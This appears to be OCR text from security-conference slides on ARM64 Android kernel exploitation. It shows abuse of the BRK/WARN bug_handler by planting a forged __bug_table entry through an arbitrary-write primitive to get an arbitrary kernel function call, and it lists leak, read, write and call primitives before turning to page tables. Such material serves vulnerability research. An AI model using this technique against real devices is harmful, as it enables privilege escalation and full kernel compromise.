
D1.10.1 Preferred exception return address

For an exception taken to an Exception level using AArch64, the Exception Link Register for that Exception level, ELR_ELx, holds the preferred exception return address.
The preferred exception return address depends on the nature of the exception, as follows:
[...]
• For synchronous exceptions other than system calls, it is the address of the instruction that generates the exception.
[...]

[116.748886] Unexpected kernel single-step exception at EL1
[116.748892] Unexpected kernel single-step exception at EL1
[116.748897] Unexpected kernel single-step exception at EL1
[116.748901] Unexpected kernel single-step exception at EL1
[116.748911] Unexpected kernel single-step exception at EL1
[116.748916] Unexpected kernel single-step exception at EL1
[116.748921] Unexpected kernel single-step exception at EL1
[116.748985] Unexpected kernel single-step exception at EL1

TL;DR:

After brk handler, the pc still points **BRK #8228**


__break(0x8228u)
BRK
debug_fault_info[]
Index
Exception Type
Handler
0
HW breakpoint
breakpoint_handler
…
...
...
6
aarch64 BRK
brk_handler
…
...
...
#0x8000
(Debug hooks)
IMM
Handler
\0x0004
kprobe_breakpoint_handler
…
...
\0x8000
bug_handler (WARN handler)
…
...

```
static int bug_handler(struct pt_regs *regs, unsigned long esr)
{
    switch (report_bug(regs->pc, regs)) {
    case BUG_TRAP_TYPE_BUG:
        die("Oops - BUG", regs, esr);
        break;

    case BUG_TRAP_TYPE_WARN:
        break;

    default:
        return DBG_HOOK_ERROR;
    }

    // [...]
    arm64_skip_faulting_instruction(regs, AARCH64_INSN_SIZE);
    return DBG_HOOK_HANDLED;
}
```


```
static int bug_handler(struct pt_regs *regs, unsigned long esr)
{
    switch (report_bug(regs->pc, regs)) {
    case BUG_TRAP_TYPE_BUG:
        die("Oops - BUG", regs, esr);
        break;

    case BUG_TRAP_TYPE_WARN:
        break;


    default:
        return DBG_HOOK_ERROR;
    }

    // [...]
    arm64_skip_faulting_instruction(regs, AARCH64_INSN_SIZE);
    return DBG_HOOK_HANDLED;
}
```

pc += 8 & return without any side effects


WARN_ON(1);
foo();
0x0: BRK #0x800
0x4: BL foo

```
0x0: BRK #0x800
0x4: BL      foo
```


0x0: BRK #0x800
bug_handler
Lookup 0x0
__bug_table
ADDR
FLAG
...
...
<new_slab+X>
...
<mark_oom_victim+Y>
...
\0x0
BUGFLAG_ONCE
...
...

```
0x0: BRK #0x800
0x4: BL    foo
```


bug_handler

__bug_table

ADDR	FLAG
...	...
<new_slab+X>	...
<mark_oom_victim+Y>	...
\0x0	BUGFLAG_ONCE
...	...

Print debug info

```
[ 2867.364973][ T4477] WARNING: CPU: 0 PID: 4477 at ../private/google-modules/gpu/mali_kbase/csf/mali_kbase_csf.c:210 kernel_free_user_io_pages+0x94/0xc0 [mali_kbase]
...
[ 2867.367501][ T4477] CPU: 0 PID: 4477 Comm: test Tainted: G S      W  O       6.1.129-android14-11-g4cadbfbbe186-ab13408047 #1
[ 2867.367522][ T4477] Hardware name: ZUMA AKITA MP board based on ZUMA (DT)
[ 2867.367537][ T4477] pstate: 22400005 (nzCv daif +PAN -UAO +TCO -DIT -SSBS BTYPE=--)
[ 2867.367559][ T4477] pc : kernel_free_user_io_pages+0x94/0xc0 [mali_kbase]
[ 2867.368729][ T4477] lr : kbase_csf_queue_unbind+0xdc/0x160 [mali_kbase]
[ 2867.369892][ T4477] sp : ffffffc01b54bbd0
```


__bug_table
ADDR
FLAG
...
...
<new_slab+X>
...
<mark_oom_victim+Y>
...
\0x0
BUGFLAG_ONCE
...
...
0x0: BRK #0x800
0x4: BL foo
Return & continue

Inject our entry
by arb write primitive



__bug_table

ADDR	FLAG
...	...
<new_slab+X>	...
lseek	**BUGFLAG_DONE**
\0x0	BUGFLAG_ONCE
...	...

```
BRK #0x8228
BLR      X8 ; funcptr
```

__bug_table

ADDR	FLAG
...	...
<new_slab+X>	...
lseek	**BUGFLAG_DONE**
\0x0	BUGFLAG_ONCE
...	...

```
BRK #0x8228
BLR X8 ; funcptr
```

bug_handler



__bug_table

ADDR	FLAG
...	...
<new_slab+X>	...
lseek	**BUGFLAG_DONE**
\0x0	BUGFLAG_ONCE
...	...

```
BRK #0x8228
BLR      X8 ; funcptr
```

__bug_table

ADDR	FLAG
...	...
<new_slab+X>	...
lseek	**BUGFLAG_DONE**
\0x0	BUGFLAG_ONCE
...	...

Successfully get arbitrary function call



$ Play With pgtable

- By now, we have:
  - Leak kernel address (sys_bind)
  - Arbitrary write (sys_signalfd4)
  - Arbitrary read (sys_fadvise)
  - Arbitrary call (sys_lseek) → full leak + read/write

$ Play With pgtable

- By now, we have:
  - Leak kernel address (sys_bind)
  - Arbitrary write (sys_signalfd4)
  - Arbitrary read (sys_fadvise)
  - Arbitrary call (sys_lseek) → full leak + read/write
- But do we really need these primitives? 🤔

ARM64 Memory Access 101



(Access VA)

0xffffff8000000000 ~
0xffffffffffffffff

→ TTBR1_EL1 → 0x1fe0000


Higer VA range

0x0000000000000000 ~
0x0000007fffffffff

→ TTBR0_EL1 → 0x18100000

Lower VA range


(Walk page table)

